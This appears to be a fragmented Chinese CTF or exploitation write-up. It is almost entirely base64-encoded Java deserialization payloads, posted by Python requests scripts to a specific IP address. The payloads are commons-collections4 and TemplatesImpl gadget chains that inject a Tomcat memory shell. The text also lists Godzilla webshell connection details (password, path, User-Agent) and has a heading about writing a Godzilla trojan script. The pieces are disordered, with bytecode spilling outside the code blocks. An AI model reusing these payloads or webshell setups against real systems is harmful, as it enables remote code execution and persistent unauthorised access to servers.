FNROWEyRGV0TDB3Uy9obW9KMnI1cklVY0I3U05maUo1SStMSkt3MkVnYTVyNWMxa3dOM2FabTFDRUo3
dXFhWGduWERqUnVpVFdxamJxMk14YmR2a1BmN3NNU1drZ3pCQW1CdWRZVkxNV3ljcml3blBpN0JXZ0x
3YnVNcE42VEd4clFNNGZWZ1lRdU5GT2FtdWhWTTRaNGR3WTladHdncXJkTHNFYWtGYmpXRHcrdWs3Q3
F1cXNrZjgzQ1JVbVRzR0tlZVFGeWd3Qlp4MUF5TnFYNytjdWtSdlNvaEp0dDNQbklieHNtZDVhTnBkb
TVFeEkyWElVMi9Sdms4bGYzaDJ1S2ZSUnpBeEpjL1dFSkZWRTlScEtzY1laRDhjN091UW9LNmhBVTRk
U1RRaWVjVG5Kc3FBbmpyQWhvNmJSRzJ4bE5UNXRHS2lsakV4MXdYTlV5STJrekZkcG5wT09rUjRJdm8
yZlRxV1NXOUJkekVUZk5kS2lEbDBKWXRpUzE1S3llelJKYXd0cjVsU3dKQ3J0VEF5ZEVEbGl1NVV3ak
VlcFcwd0xFQ1VEQ3hnVXRXNExVV2JjZzRUSW9kdE5WNGNuWXd4UzR1cUJsM0NMaGh1ZVBWVVlyYTNSV

21ETDJjU2hpcXRwSnZqbDV2b1NGT05zVDh1aVU4bnl4Y2VuYmNjQ1AzZWhRSU1Qblo0bTlRRUo1b2FZ
THlUeXJIRXYwQndWZDZLNUFDM29VS0RiUWJTeU9ZamtaaDVnZFdpcHBxa2FTS2JsNlZnbkcxVXhFT0p
iVTlPYWFZd29PNDRnZkViQlNLZ2VuU1d2UHBJWUtFZDYrY0g3WmtSWVRNVzhlS25naCtvVC94OWpzTE
U2ZHBGdy9oOHc1YWFuZ0RyeElzSEFuMTJONnlUclViTnhhdGhmN29lSTZIM1l4ZjlNNXVyOXpadndIQ
jA3b210azhkNlJtN3BDQ0tQUUs3RWZNaHkwK2JHUFI1M3hnUmZpSTYzVGlqU1dXcmdSNHI0SUVoaW9R
Qm9OMHQ3WkZmRWc3TlY5VTJUS1lFQlhrcERPWk5WV3Vrb1NhZWRPanVDc29NSkh6STR0aENXdG1DV1R
UdXNiRTFESzZlYXMrRXVHYmpET01oSWJDSTZiT05QRlUxL1NIRlp6RlhTSWZYbUszc2hLR2UwVm5mcG
tmSTdpYlNtS2ZFS0tkdG1SVzEzSVp3eHdKMFlnbCtncThVdmp6cWxsNWFyTWk0OVcyQTA3clhGcGRxb
TIrQnEvMTR4eGV4ejVVTkNuajlmYldPR1Bia0ZBMUY2V3dvN3dCYi9UalBONGtNbStkWFlLSG5CSmNO
YVZtcEVMaFhDeW1aL1NvUFVlOXQrSStrWEJ2WTQyVWxwSHhkcXNocTFHeFh5cDRwNmpPZCtBQkNjcUF
tdFczYjkydmE5Yk9YbGxxS1FYdDc4WjdoRmZ2WlhPTnB0cU5wSnJnZGlxMkhqSDVmbnhBa1BoQkJSdF
JMY1ErekJSSjZxZW5VMlQyZWFLUXZ3L2lveUxnVVdLeFJOVkVWdXhuSmRLVGZlRGplRWp3L0FrV1pHS
C9vWGdaT1dydlhiQ0lTalN0Z2hPZndpUEM1ekduQzl1elBhbElUb3UzRzNvaU9tTzdlNVFaTmF4bXRr
M3RUdlBMTnR1U20yWWZaUnliOWx5amZkdk1uSmdoa3RGakNjcUVMRGhIY2dzN1NZa3Rmc1U4V2pJZVp
6cVRHSzVxUW1VU1dLTVM2aGRvNDdOTkszZ0NWOFRxZk00K0hrWnlhVDJqQ2RNS3ZpQ1MvankrV0xSY3
Mwcnd5MzVjd0pQVXplcG1xNmFKN21pZnhhcVBDWUd2NGlrL0x1TnJiRGNFTDlwam5xL25mUVBmRklyZ
jR0clRtN05uUlVaYTJadVpPb3NVblZMRVFZSG5NaVozTnBkc0dES3lXa080TmRJMmxmUVpINTRtUml6
bEhIMXZXb0NscWNML0lYNGtPUGd4YThpMmI1ZWNEeisxSzdkYk4rTXBzcjYzQkY3L0hMeFM2MkFqME5
UUDhRdGg2cGNTVnM0bkplUFhMQ0lqT1p3NnlSaDJsU0N6L3lyNS9TMSs1OGR2OEhzWnRVNVRiQkFiV0
VQWWFoUSsvTW5lRWd2a1BVTzdOZ0UrL0pWZFpyZVdzQTduQ2hhTFU3WUwvNkJDSkpYTGFIcTdJUkpnZ
VZpUEcwbnFUbjJCTkFnaldFZFJEd2pHbjErYzlmbXBvL0NKUnhLT2xQTnRNZS9pengyb0dMTWUvT0tZ
TVdmeW1xbEoybmNtQTg2a054QzRnTXB4NjFrU1h3SE8vQmJlaFVSWjdRU3VGOU11ckxRZ1hMeXVwMXN
iVUdXNVl3bGhGVlk3QURjNEFDMlVGTExlMnJvSnJDOUd1Sms2R3kyRVNsdktRUkJQYTdEV01yNEJOen
BZMnl4dDRrL0RlQzNEZFRNZ3BBSUVNNVlHQkFTYnJ3T3hoeTRMcWZMYU9uZmQ1UWswakJWQk5jeUFLa
TlBbGFNR3RSWlVhTW9iNlQ1cXlKd2JyOHVqOHdwYXVvT1R1UFVpRHJvd2lkdnpPUG9BN3E4TlRxQy9K
M2dSeHlVMGVTNUI3WnZBUUZOWlZWbEE0K0NnRzBmNUdLOHZQQnBWSHVmWkV6ajVLQ292SXVWRzROUWt
UamQ1cTd4bGx6RFN4OUU4WGhvNE5ZR1g1M0hQSmJqNmF2TzRONDgzVCtBdFZkNWF3dDR2SVk5MzVmRy
tQRDZVeDBmeStGaFZXUjRQSHgxRldaTjNGSjZlY1FZWHdTZ2U0Z2V6RHcvakVkN2RGZ1h0V0dLdE9ZO
U1ESDA3RjJBSG1kdkorVjA4QlRmaEFKcXB1UWZIdWF3eDNJSzdzSmM0WVNLMUVxZWRTUHN4aGc2THdn
NlNFK1A0R213bVVXdFpwVnV3bFhhcWNRL1J0M01kR3FtL2craGxnc1FDMWVQT3F2bTRzZTJpVFJmYXJ
FVHhQRWN6WGhrdUdidGx0TWpZS3lNczA2QWtvL0cva1BqY0tKYVM1MU5lUDBrZFVUT04xcXAzY0VSWU
NVcmRkUUZ0RXVPQk9DOVhzTGQ3RkZVOWRUUGVmRTJlVWJqNUh4eXpFbmNKcTYwUnl4bkZlZ0hQSk9Db
XlIR0IralNqRWFnN3BXNnhCajMxZ1hNUG9yS2U2ZkI1SWkxcTh0VG44YVdlMGVlZUNUNEo1Ukl1OUxF
Q3Z2SkUwSlBIMTROVStQWVkvVnZFZXE3a2RtRHp2NW1GQkJ3VW53ZGs3eEJuRDNQK0NDVjZPWDhVMXp
PNnRlaG5DdDZCZXR4SitlTVcxMXZweDByK1BvM1BNR3A2eEF5WXNOamN5V1JjUmpzdU1uNFJqL0V1YU
xxRXo5S2k0SFVKUE05Q2xuRlp4dmtlR1JmS2xSblVTZUp3NHdUN0xCZFJCRHNTK01Fa2Z0SWREUHpNO
HpqTzk3a0RrVWdldndveXkvaCtyczlkeDljL1hNRWZDLzlqM1lFL1U0UHMvTVZORFFwTHZKK2pWSk9u
aWx6Y0cvamJUS1FxejN3NFZubHVvbHRUMmJxS0xnRTZyekdPRFpLTk9PTTErSzExd21LbGhUTmU5b2J
2TUZvWFoxcXRKemZuNi9GZDh1T2h4Z0Z5OWoycjJFY0tHVGlDNzF1Y3RkbE40WlJnYkpvVUgvNWU2ST
VyWWY5NUp2SFBjYXZqVExlMlZiUzBtaVAvc2hyTXYvOFBtWmIyNXFNU0FBQT0MAHcAeAwAkwCUBwFgD
ACPAWYHAWEMAWcBaAwBaQFqDACtAK4MALkAugEAE2phdmEvdXRpbC9BcnJheUxpc3QBABBqYXZhL2xh
bmcvVGhyZWFkAQAKZ2V0VGhyZWFkcwwA6ADdDAFrAG0BABxDb250YWluZXJCYWNrZ3JvdW5kUHJvY2V
zc29yDAFsAW0BAAZ0YXJnZXQMANwA3QEABnRoaXMkMAEAEWphdmEvdXRpbC9IYXNoTWFwDAFuAW8HAX
AMAXEArgwBcgFzAQAPU3RhbmRhcmRDb250ZXh0DAF0AXUBABVUb21jYXRFbWJlZGRlZENvbnRleHQMA
XYBdwwBeABtAQAZUGFyYWxsZWxXZWJhcHBDbGFzc0xvYWRlcgEAH1RvbWNhdEVtYmVkZGVkV2ViYXBw
Q2xhc3NMb2FkZXIBAAlyZXNvdXJjZXMBABNqYXZhL2xhbmcvRXhjZXB0aW9uAQAaamF2YS9sYW5nL1J
1bnRpbWVFeGNlcHRpb24MAHcBeQwBegF7DAF8AXcMAHMAbQwBfQF+DAF/AWoMAHQAbQwAyADJDADOAM

8BABVqYXZhL2xhbmcvQ2xhc3NMb2FkZXIBAA9qYXZhL2xhbmcvQ2xhc3MHAYAMAYEAtAwBggGDBwFlD
AGEAYUBABBqYXZhL2xhbmcvT2JqZWN0DAGGAYcMAYgBiQEAE2phdmEvbGFuZy9UaHJvd2FibGUMAMEA
wgEAG2FkZEFwcGxpY2F0aW9uRXZlbnRMaXN0ZW5lcgwA6ADrAQAcZ2V0QXBwbGljYXRpb25FdmVudEx
pc3RlbmVycwcBigwBiwGMDAB3AY0BABxzZXRBcHBsaWNhdGlvbkV2ZW50TGlzdGVuZXJzDAGOAY8MAZ
ABkQwBcQGSAQAWc3VuLm1pc2MuQkFTRTY0RGVjb2RlcgwBkwF+AQAMZGVjb2RlQnVmZmVyAQAQamF2Y
S9sYW5nL1N0cmluZwwBlAGDAQAQamF2YS51dGlsLkJhc2U2NAEACmdldERlY29kZXIBAAZkZWNvZGUB
AB1qYXZhL2lvL0J5dGVBcnJheU91dHB1dFN0cmVhbQEAHGphdmEvaW8vQnl0ZUFycmF5SW5wdXRTdHJ
lYW0MAHcBlQEAHWphdmEvdXRpbC96aXAvR1pJUElucHV0U3RyZWFtDAB3AZYMAZcBmAwBmQGaDAGbAZ
wMAOIA4wcBnQwBngGfAQAeamF2YS9sYW5nL05vU3VjaEZpZWxkRXhjZXB0aW9uDAGgAXMMAHcBoQwBo
gGjDAGkAXUMAaUBpgEAH2phdmEvbGFuZy9Ob1N1Y2hNZXRob2RFeGNlcHRpb24BACBqYXZhL2xhbmcv
SWxsZWdhbEFjY2Vzc0V4Y2VwdGlvbgwBpwBtAQAUY29tL2V4YW1wbGUvZXhwL2Rhd2QBAEBjb20vc3V
uL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvcnVudGltZS9BYnN0cmFjdFRyYW5zbGV0AQ
ATamF2YS9pby9JT0V4Y2VwdGlvbgEADmphdmEvdXRpbC9MaXN0AQASamF2YS91dGlsL0l0ZXJhdG9yA
QA5Y29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL1RyYW5zbGV0RXhjZXB0aW9u
AQAramF2YS9sYW5nL3JlZmxlY3QvSW52b2NhdGlvblRhcmdldEV4Y2VwdGlvbgEAIGphdmEvbGFuZy9
DbGFzc05vdEZvdW5kRXhjZXB0aW9uAQAYamF2YS9sYW5nL3JlZmxlY3QvTWV0aG9kAQAWKClMamF2YS
91dGlsL0l0ZXJhdG9yOwEAB2hhc05leHQBAAMoKVoBAARuZXh0AQAUKClMamF2YS9sYW5nL09iamVjd
DsBAAdnZXROYW1lAQAIY29udGFpbnMBABsoTGphdmEvbGFuZy9DaGFyU2VxdWVuY2U7KVoBAAZrZXlT
ZXQBABEoKUxqYXZhL3V0aWwvU2V0OwEADWphdmEvdXRpbC9TZXQBAANnZXQBAAhnZXRDbGFzcwEAEyg
pTGphdmEvbGFuZy9DbGFzczsBAANhZGQBABUoTGphdmEvbGFuZy9PYmplY3Q7KVoBABVnZXRDb250ZX
h0Q2xhc3NMb2FkZXIBABkoKUxqYXZhL2xhbmcvQ2xhc3NMb2FkZXI7AQAIdG9TdHJpbmcBABgoTGphd
mEvbGFuZy9UaHJvd2FibGU7KVYBAA1jdXJyZW50VGhyZWFkAQAUKClMamF2YS9sYW5nL1RocmVhZDsB
AA5nZXRDbGFzc0xvYWRlcgEACWxvYWRDbGFzcwEAJShMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGF
uZy9DbGFzczsBAAtuZXdJbnN0YW5jZQEAEWphdmEvbGFuZy9JbnRlZ2VyAQAEVFlQRQEAEWdldERlY2
xhcmVkTWV0aG9kAQBAKExqYXZhL2xhbmcvU3RyaW5nO1tMamF2YS9sYW5nL0NsYXNzOylMamF2YS9sY
W5nL3JlZmxlY3QvTWV0aG9kOwEADXNldEFjY2Vzc2libGUBAAQoWilWAQAHdmFsdWVPZgEAFihJKUxq
YXZhL2xhbmcvSW50ZWdlcjsBAAZpbnZva2UBADkoTGphdmEvbGFuZy9PYmplY3Q7W0xqYXZhL2xhbmc
vT2JqZWN0OylMamF2YS9sYW5nL09iamVjdDsBABBqYXZhL3V0aWwvQXJyYXlzAQAGYXNMaXN0AQAlKF
tMamF2YS9sYW5nL09iamVjdDspTGphdmEvdXRpbC9MaXN0OwEAGShMamF2YS91dGlsL0NvbGxlY3Rpb
247KVYBAAd0b0FycmF5AQAVKClbTGphdmEvbGFuZy9PYmplY3Q7AQAEc2l6ZQEAAygpSQEAFShJKUxq
YXZhL2xhbmcvT2JqZWN0OwEAB2Zvck5hbWUBAAlnZXRNZXRob2QBAAUoW0IpVgEAGChMamF2YS9pby9
JbnB1dFN0cmVhbTspVgEABHJlYWQBAAUoW0IpSQEABXdyaXRlAQAHKFtCSUkpVgEAC3RvQnl0ZUFycm
F5AQAEKClbQgEAF2phdmEvbGFuZy9yZWZsZWN0L0ZpZWxkAQAQZ2V0RGVjbGFyZWRGaWVsZAEALShMa
mF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9yZWZsZWN0L0ZpZWxkOwEADWldFN1cGVyY2xhc3MB
ABUoTGphdmEvbGFuZy9TdHJpbmc7KVYBABJnZXREZWNsYXJlZE1ldGhvZHMBAB0oKVtMamF2YS9sYW5
nL3JlZmxlY3QvTWV0aG9kOwEABmVxdWFscwEAEWdldFBhcmFtZXRlclR5cGVzAQAUKClbTGphdmEvbG
FuZy9DbGFzczsBAApnZXRNZXNzYWdlACEAagBrAAAAAAAQAAEAbABtAAEAbgAAAC0AAQABAAAAAxIBs
AAAAAIAbwAAAAYAAQAAABsAcAAAAAwAAQAAAAMAcQByAAAAAQBzAG0AAQBuAAAALQABAAEAAAADEgKw
AAAAAgBvAAAABgABAAAAHwBwAAAADAABAAAAAwBxAHIAAAABAHQAbQACAG4AAAAtAAEAAQAAAAMSA7A
AAAACAG8AAAAGAAEAAAAjAHAAAAAMAAEAAAADAHEAcgAAAHUAAAAEAAEAdgABAHcAeAACAG4AAADPAA
MABQAAADIqtwAEKrYABUwruQAGAQBNLLkABwEAmQAbLLkACAEATiottwAJOgQqLRkEtgAKp//isQAAA
AQAbwAAACYACQAAACYABAAnAAkAKAAQACoAGQArACAALAAnAC0ALgAuADEAMABwAAAANAAFACAADgB5
AHoAAwAnAAcAewB6AAQAAAAyAHEAcgAAAAkAKQB8AH0AAQAQACIAfgB/AAIAgAAAAAwAAQAJACkAfAC
BAAEAggAAABMAAv8AEAADBwCDBwCEBwCFAAAgAHUAAAAEAAEAJwABAIYAhwADAG4AAAA/AAAAAwAAAA
GxAAAAAgBvAAAABgABAAAANQBwAAAAIAADAAAAAQBxAHIAAAAAAAEAiACJAAEAAAABAIoAiwACAHUAA
AAEAAEAjACNAAAACQIAiAAAAIoAAAABAIYAjgADAG4AAABJAAAABAAAAAGxAAAAAgBvAAAABgABAAAA
OgBwAAAAKgAEAAAAAQBxAHIAAAAAAAEAiACJAAEAAAABAI8AkAACAAAAAQCRAJIAAwB1AAAABAABAIw

AjQAAAA0DAIgAAACPAAAAkQAAAAEAkwCUAAMAbgAAAy4AAwAOAAABeLsAC1m3AAxMEg0SDrgAD8AAEM
AAEMAAEE0BTiw6BCy+NgUDNgYVBhUFogFBGQQVBjI6BxkHtgAREhK2ABOZALMtxwCvGQcSFLgAFRIWu
AAVEhe4ABXAABg6CBkItgAZuQAaAQA6CRkJuQAHAQCZAIAZCbkACAEAOgoZCBkKtgAbEhe4ABXAABg6
CxkLtgAZuQAaAQA6DBkMuQAHAQCZAE0ZDLkACAEAOg0ZCxkNtgAbTi3GABottgActgAdEh62ABOZAAs
rLbkAHwIAVy3GABottgActgAdEiC2ABOZAAsrLbkAHwIAV6f/r6f/fKcAdxkHtgAhxgBvGQe2ACG2AB
y2ACISI7YAE5oAFhkHtgAhtgActgAiEiS2ABOZAEkZB7YAIRIluAAVEia4ABVOLcYAGi22ABy2AB0SH
rYAE5kACystuQAfAgBXLcYAGi22ABy2AB0SILYAE5kACystuQAfAgBXhAYBp/6+K7A6BLsAKFkZBLcA
Kb8AAQAbAWsBbAAnAAQAbwAAAIYAIQAAAD0ACAA+ABkAPwAbAEIAHgBDACIARQAsAEYAMwBHAEQASAB
aAEkAZgBLAHAATAB5AE0AigBOAJYAUACgAFEAqQBSALEAUwDEAFQAzABXAN8AWADnAFoA6gBbAO0AXA
EeAF0BLgBeAUEAXwFJAGIBXABjAWQARQFqAGgBbABpAW4AagBwAAAAmAAPAKkAPgCVAHoADQB5AHEAl
gB6AAoAigBgAJcAmAALAJYAVACZAH8ADABaAJMAmgCYAAgAZgCHAJsAfwAJADMBMQCcAJ0ABwAlAUUA
ngCfAAYAHgFOAKAAoQAEACIBSgCiAJ8ABQFuAAoAowCkAAQAAAF4AHEAcgAAAAgBcAB8AH0AAQAZAV8
ApQChAAIAGwFdAHkAegADAIAAAAAMAAEACAFwAHwAgQABAIIAAABgAA3/ACUABwcAgwcAhAcAEAcApg
cAEAEBAAD+AEAHAKcHAKgHAIX+AC8HAKYHAKgHAIX8ADUHAKb6ABr4AAL5AAICLSr6ABr6AAX/AAEAB
AcAgwcAhAcAEAcApgABBwCpAHUAAAAIAAMAZwBlAKoAqwAAAAIArAACAK0ArgACAG4AAAFwAAYACAAA
AIcBTbgAKrYAIU4txwALK7YAHLYAK04tKrYALLYALbYALk2nAGQ6BCq2AC+4ADC4ADE6BRIyEjMGvQA
0WQMSNVNZBLIANlNZBbIANlO2ADc6BhkGBLYAOBkGLQa9ADlZAxkFU1kEA7gAOlNZBRkFvrgAOlO2AD
vAADQ6BxkHtgAuTacABToFLLAAAgAVACEAJAAnACYAgACDADwAAwBvAAAAPgAPAAAAbwACAHAACQBxA
A0AcgAVAHYAIQCAACQAdwAmAHkAMgB6AFAAewBWAHwAegB9AIAAfwCDAH4AhQCCAHAAAABSAAgAMgBO
AK8AsAAFAFAAMACxALIABgB6AAYAswC0AAcAJgBfAJsApAAEAAAAhwBxAHIAAAAAAIcAeQB6AAEAAgC
FAHsAegACAAkAfgC1ALYAAwCCAAAAKwAE/QAVBwCmBwC3TgcAqf8AXgAFBwCDBwCmBwCmBwC3BwCpAA
EHALj6AAEAjQAAAAUBAHkAAAABALkAugADAG4AAAETAAcABwAAAHIqKyy2ABy2AB22AD2aAGUrEj4Ev
QA0WQMSOVMEvQA5WQMsU7gAP1enAEpOKxJAuAAPwABBwABBwABBOgQZBLgAQjoFuwALWRkFtwBDOgYZ
Biy2AERXKxJFBL0ANFkDEkFTBL0AOVkDGQa2AEZTuAA/V7EAAQAPACcAKgAnAAMAbwAAACoACgAAAIY
ADwCIACcAjwAqAIkAKwCKADwAiwBDAIwATgCNAFUAjgBxAJIAcAAAAEgABwA8ADUAuwC8AAQAQwAuAL
0AfQAFAE4AIwC+AL8ABgArAEYAwACkAAMAAAByAHEAcgAAAAAAcgB5AHoAAQAAAHIAewB6AAIAggAAA
AkAAmoHAKn7AEYAdQAAAAQAAQAnAI0AAAAJAgB5AAAAewAAAAEAwQDCAAMAbgAAAPQAAwAHAAAATCsS
QLgAD8AAQcAAQcAAQU4tuABCOgS7AAtZGQS3AEM6BQM2BhUGGQW2AEeiAB8ZBRUGtgBItgActgAdLLY
AE5kABQSshAYBp//dA6wAAAADAG8AAAAiAAgAAACVABAAlgAWAJcAIQCZAC4AmgBCAJsARACZAEoAnw
BwAAAASAAHACQAJgDDAJ8ABgAAAEwAcQByAAAAAABMAHkAegABAAAATADEAMUAAgAQADwAuwC8AAMAF
gA2AL0AfQAEACEAKwC+AL8ABQCCAAAAIAAD/wAkAAcHAIMHAKYHAMYHAEEHAIQHAMcBAAAf+gAFAHUA
AAAEAAEAJwCNAAAACQIAeQAAAMQAAAAIAMgAyQADAG4AAADqAAYABAAAAHASSbgASkwrEksEvQA0WQM
STFO2AE0rtgAuBL0AOVkDKlO2ADvAADXAADXAADWwTRJOuABKTCsSTwO9ADS2AE0BA70AObYAO04ttg
AcElAEvQA0WQMSTFO2AE0tBL0AOVkDKlO2ADvAADXAADXAADWwAAEAAAAtAC4AJwADAG8AAAAaAAYAA
AClAAYApgAuAKcALwCoADUAqQBIAKoAcAAAADQABQAGACgAygC0AAEASAAoAMsAegADAC8AQQCgAKQA
AgAAAHAAzADFAAAANQA7AMoAtAABAIIAAAAGAAFuBwCpAHUAAAAKAAQAzQBlAKoAZwCNAAAABQEAzAA
AAAkAzgDPAAMAbgAAANQABAAGAAAAPrsAUVm3AFJMuwBTWSq3AFRNuwBVWSy3AFZOEQEAvAg6BC0ZBL
YAV1k2BZsADysZBAMVBbYAWKf/6yu2AFmwAAAAAwBvAAAAHgAHAAAArwAIALAAEQCxABoAsgAhALUAL
QC2ADkAuQBwAAAAPgAGAAAAPgDQALAAAAAIADYA0QDSAAEAEQAtANMA1AACABoAJADVANYAAwAhAB0A
1wCwAAQAKgAUANgAnwAFAIIAAAAcAAL/ACEABQcANQcA2QcA2gcA2wcANQAA/AAXAQB1AAAABAABAHY
AjQAAAAUBANAAAAAIANwA3QADAG4AAABXAAIAAwAAABEqK7gAWk0sBLYAWywqtgBcsAAAAAIAbwAAAA
4AAwAAAL0ABgC+AAsAvwBwAAAAIAADAAAAEQDeAHoAAAAAABEA3wDFAAEABgALAOAA4QACAHUAAAAEA
AEAJwCNAAAACQIA3gAAAN8AAAAIAOIA4wADAG4AAADHAAMABAAAACgqtgAcTSzGABksK7YAXU4tBLYA
Wy2wTiy2AF9Np//puwBeWSu3AGC/AAEACQAVABYAXgAEAG8AAAAmAAkAAADDAAUAxQAJAMcADwDIABQ
AyQAWAMoAFwDLABwAzAAfAM8AcAAAADQABQAPAAcA4ADhAAMAFwAFAKAA5AADAAAAKADeAHoAAAAAAC
gA3wDFAAEABQAjALMAtAACAIAAAAAMAAEABQAjALMA5QACAIIAAAANAAP8AAUHAOZQBwDnCAB1AAAAB
AABAF4AjQAAAAkCAN4AAADfAAAAKADoAN0AAwBuAAAAQgAEAAIAAAAOKisDvQA0A70AObgAP7AAAAAC

```
AG8AAAAGAAEAAADTAHAAAAAWAAIAAAAOAOkAegAAAAAADgDqAMUAAQB1AAAACAADAGUAZwCqAI0AAAA
JAgDpAAAA6gAAACkA6ADrAAMAbgAAAhcAAwAJAAAAyirBADSZAAoqwAA0pwAHKrYAHDoEAToFGQQ6Bh
kFxwBkGQbGAF8sxwBDGQa2AGE6BwM2CBUIGQe+ogAuGQcVCDK2AGIrtgBjmQAZGQcVCDK2AGS+mgANG
QcVCDI6BacACYQIAaf/0KcADBkGKyy2ADc6Baf/qToHGQa2AF86Bqf/nRkFxwAMuwBlWSu3AGa/GQUE
tgA4KsEANJkAGhkFAS22ADuwOge7AChZGQe2AGi3AGm/GQUqLbYAO7A6B7sAKFkZB7YAaLcAab8AAwA
lAHIAdQBlAJwAowCkAGcAswC6ALsAZwADAG8AAABuABsAAADXABQA2AAXANkAGwDbACUA3QApAN4AMA
DgADsA4QBWAOIAXQDjAGAA4ABmAOYAaQDnAHIA6wB1AOkAdwDqAH4A6wCBAO4AhgDvAI8A8QCVAPIAn
AD0AKQA9QCmAPYAswD6ALsA+wC9APwAcAAAAHoADAAzADMAwwCfAAgAMAA2AOwA7QAHAHcABwDuAO8A
BwCmAA0AmwDwAAcAvQANAPEA8AAHAAAAygDeAHoAAAAAAMoA6gDFAAEAAADKAPIA8wACAAAAygD0ALw
AAwAUALYAswC0AAQAFwCzAPUAsgAFABsArwD2ALQABgCCAAAALwAODkMHAOb+AAgHAOYHAPcHAOb9AB
cHAPgBLPkABQIIQgcA+QsNVAcA+g5HBwD6AHUAAAAIAAMAZQCqAGcAjQAAABEEAN4AAADqAAAA8gAAA
PQAAAABAPsAAAACAPxwdAAEYWFhYXB3AQB4dXIAEltMamF2YS5sYW5nLkNsYXNzO6sW167LzVqZAgAA
eHAAAAABdnIAHWphdmF4LnhtbC50cmFuc2Zvcm0uVGVtcGxhdGVzAAAAAAAAAAAAAAB4cHcEAAAAA3Z
yADdjb20uc3VuLm9yZy5hcGFjaGUueGFsYW4uaW50ZXJuYWwueHNsdGMudHJheC5UckFYRmlsdGVyAA
AAAAAAAAAAAAB4cHQAA2Jhcng="}
requests.post(burp0_url, headers=burp0_headers, data=burp0_data)
```

```
密码: Bfzwcmbggsdytqtff
地址: /*
请求头: User-Agent: Rechjn
脚本类型: JSP
```

写哥斯拉马脚本

```python
import requests

burp0_url = "http://119.45.178.147:30000/"
burp0_cookies = {"JSESSIONID": "91540884E76F00EB1BF1A5AAD6B0B504"}
burp0_headers = {"Pragma": "no-cache", "Cache-Control": "no-cache", "Upgrade-Insecure-Requests": "1", "Origin": "http://119.45.178.147:30000", "Content-Type": "application/x-www-form-urlencoded", "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7", "Referer": "http://119.45.178.147:30000/shellAacw125", "Accept-Encoding": "gzip, deflate", "Accept-Language": "zh-CN,zh;q=0.9", "Connection": "close"}
burp0_data = {"data": "rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91dGlsL0NvbXBhcmF0b3I7eHAAAAACc3IAQm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuY29tcGFyYXRvcnMuVHJhbnNmb3JtaW5nQ29tcGFyYXRvci/5hPArsQjMAgACTAAJZGVjb3JhdGVkcQB+AAFMAAt0cmFuc2Zvcm1lcnQALUxvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlvbnM0L1RyYW5zZm9ybWVyO3hwc3IAQG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuY29tcG
```

FyYXRvcnMuQ29tcGFyYWJsZUNvbXBhcmF0b3L79JkluG6xNwIAAHhwc3IAP29yZy5hcGFjaGUuY29tb
W9ucy5jb2xsZWN0aW9uczQuZnVuY3RvcnMuSW5zdGFudGlhdGVUcmFuc2Zvcm1lcjSL9H+khtA7AgAC
WwAFaUFyZ3N0ABNbTGphdmEvbGFuZy9PYmplY3Q7WwALaVBhcmFtVHlwZXN0ABJbTGphdmEvbGFuZy9
DbGFzczt4cHVyABNbTGphdmEubGFuZy5PYmplY3Q7kM5YnxBzKWwCAAB4cAAAAAFzcgA6Y29tLnN1bi
5vcmcuYXBhY2hlLnhhbGFuLmludGVybmFsLnhzbHRjLnRyYXguVGVtcGxhdGVzSW1wbAlXT8FurKszA
wAGSQANX2luZGVudE51bWJlckkADl90cmFuc2xldEluZGV4WwAKX2J5dGVjb2Rlc3QAA1tbQlsABl9j
bGFzc3EAfgAKTAAFX25hbWV0ABJMamF2YS9sYW5nL1N0cmluZztMABFfb3V0cHV0UHJvcGVydGllc3Q
AFkxqYXZhL3V0aWwvUHJvcGVydGllczt4cAAAAAD/////dXIAA1tbQkv9GRVnZ9s3AgAAeHAAAAABdX
IAAltCrPMX+AYIVOACAAB4cAAAL8HK/rq+AAAANAFdCADRCADSCADTCgBXANQKAFYA1QoAVgDWCgBWA
NcKANgA2QoA2ADaCADbCgAmANwIAN0KAFYA3ggA3wgA4AgA4QgA4ggA4wcA5AgA5QcA5goAVgDnBwDo
CADpCgATAOoIAHsKAFYA6wcA7AoAHADtCwDuAO8IAPAKABUA8QoAEwDyCgBWAPMKAFYA9AoAVgD1CgB
WAPYHAPcIAIkHAIgJAPgA+QoAEwD6CgD7APwKAPgA/QoA+wD+BwD/CAEABwEBCAECCACTBwEDCgAzAQ
QIAQUKABMBBggBBwoAEwEICAEJCAEKCAELBwEMCgA8ANQHAQ0KAD4BDgcBDwoAQAEQCgBAAREKADwBE
goAPAETCgBWARQKARUA/AoBFQEWCgATARcHARgKABMBGQoASQEaCgATARsKAPsBHAoAMAEdCgD7AR4H
AR8KAFABGgcBIAcBIQoAUgEiCgBTARoHASMHASQBAA1nZXRVcmxQYXR0ZXJuAQAUKClMamF2YS9sYW5
nL1N0cmluZzsBAARDb2RlAQAPTGluZU51bWJlclRhYmxlAQASTG9jYWxWYXJpYWJsZVRhYmxlAQAEdG
hpcwEAGExjb20vZXhhbXBsZS9leHAvQXZ4ZXJiOwEADGdldENsYXNzTmFtZQEAD2dldEJhc2U2NFN0c
mluZwEACkV4Y2VwdGlvbnMHASUBAAY8aW5pdD4BAAMoKVYBAAdjb250ZXh0AQASTGphdmEvbGFuZy9P
YmplY3Q7AQALaW50ZXJjZXB0b3IBAAl0cmFuc2Zvcm0BAHIoTGNvbS9zdW4vb3JnL2FwYWNoZS94YWx
hbi9pbnRlcm5hbC94c2x0Yy9ET007W0xjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL3Nlcm
lhbGl6ZXIvU2VyaWFsaXphdGlvbkhhbmRsZXI7KVYBAAhkb2N1bWVudAEALUxjb20vc3VuL29yZy9hc
GFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NOwEACGhhbmRsZXJzAQBCW0xjb20vc3VuL29yZy9h
